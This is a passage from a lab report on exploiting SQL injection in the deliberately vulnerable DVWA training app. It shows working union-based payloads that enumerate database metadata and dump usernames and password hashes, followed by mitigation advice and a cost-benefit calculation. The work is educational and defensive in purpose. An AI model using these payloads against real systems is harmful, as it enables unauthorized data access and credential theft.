
Command: test'union select null, version()#



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The header has the DVWA logo. On the left, there are navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, and CSRF. The main heading is "Vulnerability: SQL Injection". Below this, there is a "User ID:" label followed by a text input field containing the command "n select null, version()#" and a "Submit" button.

Figure 28: Input command to exploit the version of the database.

This will return us the version name of the database.



The screenshot shows the DVWA interface after the SQL injection command was submitted. The "User ID:" input field is now empty. Below the input field, the results are displayed in red text: "ID: test'union select null, version()#", "First name:", and "Surname: 10.11.6-MariaDB-2".

Figure 29: Version of the database manipulated.

3.2.14. Manipulating the hostname of our web application.

Now, to know the hostname of our web application, we use to command:

Command: 'union select null, @@hostname#

As we can see, our hostname for the web app is 'kali'.




Figure 30: Hostname of the web app is exploited.

3.2.15. Manipulating the database user

Now, to know the database user of our web application, we use to command:

Command: test'union select null, user()#

As we can see, our database user for the web app is 'dvwa@localhost'.




Figure 31: Database user exploited.

3.2.16. Displaying the database name

Now, we would like to know the database name. To get the database name, we use the database function in our SQL query. The function command is written below:

Command: test'union select null, database()#

As we can see in the given picture, the name of the database is 'dvwa'




Figure 32: Database name exploited.

3.2.17. Listing the tables in the information schema

To list all the tables in the information schema, we use the command written below in the user ID field.

Command: test' and 1=0 union select null,table_name from information_schema.tables#

Using this command, all the names of the tables will be listed under 'surname' after the command is submitted as the result is shown in the given pictures.




Figure 33: Names of tables of information schema accessed I.

```

127.0.0.1:42001/vulnerabilities/sqli/?id=test'+and+1%3D0+union+select+null%2C+table_name+from+information_schema.tables%23&Submit=Submit#
Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
First name:
Surname: EVENTS
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: FILES
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: GLOBAL_STATUS
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: GLOBAL_VARIABLES
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: KEYWORDS
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: KEY_CACHES
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: KEY_COLUMN_USAGE
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: OPTIMIZER_TRACE
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: PARAMETERS
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: PARTITIONS
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: PLUGINS
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:

```

Figure 34: Names of tables of information schema accessed II.

```

127.0.0.1:42001/vulnerabilities/sqli/?id=test'+and+1%3D0+union+select+null%2C+table_name+from+information_schema.tables%23&Submit=Submit#
Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: TABLES
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: TABLESPACES
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: TABLE_CONSTRAINTS
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: TABLE_PRIVILEGES
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: TRIGGERS
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: USER_PRIVILEGES
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: VIEWS
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: CLIENT_STATISTICS
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: INDEX_STATISTICS
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: INNODB_FT_CONFIG
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: GEOMETRY_COLUMNS
ID: test' and 1=0 union select null, table_name from information_schema.tables#
First name:

```

Figure 35: Names of tables of information schema accessed III.

3.2.18. Listing all the user tables of the information schema.

To list all the user tables of the information schema, we use the command written below:

Command: test' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user %'##

As shown in picture, all the user tables will be listed using this command syntax.




Figure 36: Listing user tables of the information schema

3.2.19. Listing all the column tables including authentication information from the information schema

As we have already accessed the name of all the tables from the information schema, now we can list all the column contents of the information schema from the user table like authentication information such as, username, passwords, hash etc.

The command to list the column names are:

Command: test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

As shown in the picture below, as we entry the given query, we will have access to the user's name, ID, password, etc. The password is resulted as an encrypted hash text but we can used decoder tools to decode such passwords if we want.




Figure 37: Authentication Information accessed.

3.3. Common Vulnerability Scoring System

Title	SQL Injection
Payloads used	test' or 1=1#, UNION, SELECT, FROM
CVSS	3.1
CVSS Vector	Attack Vector (AV) = Network (N) Attack Complexity (AC) = Low (L) Privileges Required (PR) = Low (L) User Interaction (UI) = None (N) Scope (S) = Unchanged (U) Confidentiality (C) = High (H) Integrity (I) = None (N) Availability (A) = Low (L)
Criticality	7.1
OWASP category	High
Tools Used	DVWA

Table 1: CVSS Table.

4. Mitigation

Attacks on web applications, especially SQL Injection attacks, are becoming more widespread despite the availability of a wide range of tools and approaches. The most typical kind of internet assault is SQL Injection. The root source of SQLI's growth has not received much attention, despite the fact that it is highly dangerous and quite severe. Most companies use intrusion prevention systems, application scanning, firewalls, proxy servers, penetration testing, and platform security to mitigate SQLI vulnerabilities. However, because SQLI happens naturally throughout a web application's normal operation, it is a challenging attack to mitigate. It can get past any machine-level, network, and operating system security measures. It can even get around authorization and authentication for online applications. Although it is impossible to completely prevent an attack, there are a few methods for mitigating its effects with SQL. They are:

- a) Setting DVWA-Security High: Since the website's default security level is low, it was very easy for hackers to conduct a malicious attack. We need to implement a few changes to the website's settings in order to prevent the attack. We can adjust the security setting to high by going to the DVWA setting.




Figure 38: Setting DVWA Security to High.

- b) Validate user input: User input should always be verified before being used in SQL queries. You can practice various input validation levels on DVWA due to its multiple security levels. The validation procedure confirms whether the kind of input that a user has submitted is allowed or not. Validation of input makes ensuring that the type, length, format, and other details are accurate. Processed values are only those that pass validation. Any commands entered into the input string are suppressed with its help. To ensure strong input validation, we should use regular expressions as whitelists for structured data (such as name, age, income, survey response, and zip code) (Imperva, 2024).
- c) Web application firewall: Firewalls filter out any malicious SQL queries, data, and attacks. Most firewalls have SQL injection defenses that catch any attempts to inject SQL into web applications (Sapphire, 2024). A web application firewall (WAF) is commonly employed to filter out SQLI, as well as other online threats. To do so, a WAF typically relies on a large, and constantly updated, list of meticulously crafted signatures that allow it to surgically weed out malicious SQL queries (Imperva, 2024).
- d) Limit privileges and access: Minimal rights should be granted to each SQL database. For instance, additional statement rights like DELETE, INSERT, or UPDATE are not necessary if a database only needs the SELECT statement. Additionally, you have the option to restrict database access to the required admin users exclusively. This reduces the number of activities and, in turn, the chances of a breach when no one else can gain unauthorized access (Sapphire, 2024).
- e) Use stored procedures: Stored procedures are prepared statements and codes that are not used directly on the database by the user. Instead of direct execution of codes in a database, the application in which the procedure is stored activates the code and sends the result. While stored procedures are used to avoid writing

codes over and over again, it can reduce the chances of an SQL injection attack since the code is not executed in the database (Sapphire, 2024).

- f) Parameterized queries: Parameterized queries are a method of pre-compiling a SQL statement so that the parameters can be supplied when the statement is executed. This method allows the database to recognize the code and distinguish it from the input data. Because the user input is automatically quoted and the supplied input does not change the intent, this coding style aids in the prevention of a SQL injection attack (technologies, 2019).
- g) Avoid displaying Error Message: Attackers can use an error message to tell the structure of a database. If you hide or delete the error message, you could avert an attack (Sapphire, 2024).
- h) Staff training: When it comes to preventing cyber-attacks, especially in an organization, the best place to start is to avoid negligence of any kind, as they might leave loopholes for an attack since hackers look for vulnerabilities in systems. Most of the time, negligence is based on human errors, and staff security awareness training can help mitigate the risk of an attack (Sapphire, 2024).

5. Evaluation

As a result of the successful attack, we obtained a lot of data, including user names, user IDs, first and last names, passwords, and more, as a result of the successful attack. Union-based SQL injection queries were able to immediately crack the password despite its encryption because of its extremely low security and it didn't take long to crack it. We took advantage of the site's SQL injection vulnerability because of it. Furthermore, we have provided techniques and procedures to reduce or eliminate SQL injection.

Some of the pros and cons of the mitigation techniques mentioned are listed below.

i. Setting DVWA-Security High

- Pro: Implementing stronger security mechanisms inside DVWA settings may improve the application's security posture in a quick and easy manner.
- Con: Increasing security could have a negative impact on the application's functionality and possibly prevent authorized user actions. It could also not be enough to fully avoid SQL injection vulnerabilities because attackers can still take advantage of other flaws.

ii. Validate user Input:

- Pro: Ensuring that the application only accepts legitimate and expected input is made easier by validating user input. This methodology allows for modification to various data kinds and formats, offering granular control over the validation of input. It works well to prevent SQL injection when used effectively.
- Con: In order to prepare for all potential inputs and extreme situations, input validation must be implemented carefully. This procedure could increase the codebase's complexity, particularly in programs with a lot of user input fields.

iii. Web application firewall:

- Pro: Without needing modifications to the application code, a WAF offers an extra line of protection against SQL injection attacks. It can successfully stop well-known attack signatures and patterns, improving security all around.
- Con: WAFs, however, are dependent on predefined rules and signatures, which might not be able to detect every SQL injection attack variation. They may also result in performance overhead, particularly in applications with a lot of traffic, and they need constant upkeep and updates to be secure against new threats.

iv. Limit privileges and access:

- Pro: By limiting the activities that hacked accounts can do, privilege and access limits help lessen the impact of SQL injection attacks. By only allowing the bare minimum of privileges required for each user or role, it also lowers the attack surface.
- Con: However, in large databases or multiuser applications, controlling user permissions can get complicated. Furthermore, although this method lessens the impact of attacks, SQL injection attacks are not completely prevented by it.

v. Use stored procedures:

- Pro: By separating SQL code from user input through stored procedures, harmful code injection attacks are more difficult to execute. By minimizing the requirement for dynamic queries and precompiling SQL statements, this method can also increase performance.
- Con: On the other hand, adding stored procedures could make developing and maintaining applications more difficult. Furthermore, if stored procedures are not implemented securely, they may be vulnerable to SQL injection.

vi. Parameterized queries:

- Pro: Because parameterized queries encapsulate SQL code from user input, they offer a strong security against SQL injection threats. They are simple to implement because they are supported by the majority of the current database systems and frameworks.
- Con: However, it might be difficult to implement parameterized queries consistently across extensive codebases, as developers must do. Furthermore, they might not work properly if legacy code continues to use dynamic SQL queries or if they are implemented incorrectly.

vii. Avoid displaying Error Message:

- Pro: Error message display prevention keeps attackers from learning about the structure of the database and possible weaknesses. They have less information at their reach, which makes it more difficult for them to plan targeted attacks.
- Con: However, developers may find it more difficult to debug and troubleshoot if error messages are hidden. Furthermore, it does not completely prevent SQL injection attacks, even though it lessens the chance of an effective exploitation.

viii. Staff training:

- Pro: Employees that receive staff training are more aware of risks and adverse effects of SQL injection attacks. By promoting safe coding and data management methods, it lessens the chance that vulnerabilities may be established.
- Con: In order for staff training to continue to be effective, it needs constant work and reinforcement. It is vital but not flawless because human mistake and neglect can still happen even with training.

5.1. Cost-Benefit Analysis (CBA)

XYZ organization has decided to centralize a web application firewall support on a website which automatically detects attack patterns and signatures when an SQL injection attack tries to occur. When calculating the risk due to the injection attack, the annualized loss expectancy (ALE) is \$145,000. The cost for the implementation of Web Application Firewall (WAP) countermeasure in a year is estimated to be \$24,000, but it will lower the ALE to \$65,000. Is this a cost-effective countermeasure?

Solution,

Given:

Annualized Loss Expectancy (ALE) prior = \$145,000

Annualized Loss Expectancy (ALE) post = \$65,000

Annual Cost of Safeguard (ACS) = \$24,000

Then,

$$\begin{aligned}\text{Cost Benefit Analysis (CBA)} &= \text{ALE (prior)} - \text{ALE (post)} - \text{ACS} \\ &= \$145,000 - \$65,000 - \$24,000 \\ &= \$56,000\end{aligned}$$

Yes, implementing web application firewall is a cost-effective countermeasure as you can achieve profit according to the Cost-Benefit Analysis calculation.

6. Conclusion

SQL injection is a popular attack method that accesses data not meant to be displayed by manipulating databases on the back end with malicious SQL code. Sensitive company information, user lists, or confidential consumer data may be included in this data. 94% of applications were assessed for SQL injection vulnerabilities and subjected to attacks, according to OWASP. SQL injection is often used in the current context to alter database permissions, steal data, destroy data, spoof identity, etc.

In this report, SQL Injection was performed in a vulnerable website called DVWA (Damn Vulnerability Web Application) using union-based injection attacks. In this attack, I tried to manipulate the website using SQL queries to gain information of users like username, passwords, etc. The process of the SQL Injection attack is demonstrated. I have also mentioned some of the potential mitigation techniques that can be used to prevent the SQL Injection attacks. The CBA (Cost-Benefit Analysis) is also calculated using a scenario based on the mitigation techniques mentioned.

Web applications and web security should always work together effectively, as the performance and design of the web application are more important to its success than any other factor. However, the most important factor in the success of the web application is the establishment of an environment in which all sensitive data stays secure and resistant to cyberattacks by various anonymous attackers. The site developer can guarantee a good user experience if they give web security top priority and offer better software updates.

7. References

- Cloudflare. (2024). Retrieved from <https://www.cloudflare.com/learning/security/what-is-web-application-security/>
- Cyberpunk. (2024). Retrieved from <https://www.cyberpunk.rs/dvwa-damn-vulnerable-web-application>
- Educative. (2024). Retrieved from <https://www.educative.io/answers/what-are-injection-flaws>
- Guardrails. (2023, April 22). Retrieved from <https://www.guardrails.io/blog/top-injection-attacks-and-how-to-avoid-them/>
- Imperva. (2024). Retrieved from <https://www.imperva.com/learn/application-security/sql-injection-sqli/>
- Linux, K. (2023, November 4). Retrieved from <https://www.kali.org/docs/introduction/what-is-kali-linux/#kali-linux-features>
- Mitra, A. (2024). Retrieved from <https://www.thesecuritybuddy.com/vulnerabilities/what-is-sql-injection-attack/>
- Muscat, I. (2019, April 18). Retrieved from <https://www.acunetix.com/blog/articles/injection-attacks/>
- OWASP. (2024). Retrieved from https://owasp.org/www-community/attacks/SQL_Injection
- Portswigger. (2024). Retrieved from <https://portswigger.net/web-security/sql-injection>
- Quora. (2023, November 18). Retrieved from <https://www.quora.com/What-is-SQL-injection>
- Research. (2020, April 6). Retrieved from <https://appcheck-ng.com/injection-attacks-an-introduction/>

Rodrigo. (2024). Retrieved from <https://blog.convisoappsec.com/en/sql-injections-owasp-digital-cockroaches/>

Sapphire. (2024). Retrieved from <https://www.sapphire.net/security/sql-injection/>

Tajpour, A. (2012, March). Retrieved from https://www.researchgate.net/figure/Example-of-a-SQL-Injection-Attack_fig1_265947554

technologies, P. (2019, August 2). Retrieved from <https://www.ptsecurity.com/ww-en/analytics/knowledge-base/how-to-prevent-sql-injection-attacks/>

Towson. (2024). Retrieved from <https://cisserv1.towson.edu/~cssecinj/modules/other-modules/database/sql-injections-cs-module/>

Vincy. (2022, July 12). Retrieved from <https://phpspot.com/php/prevent-sql-injection-php/>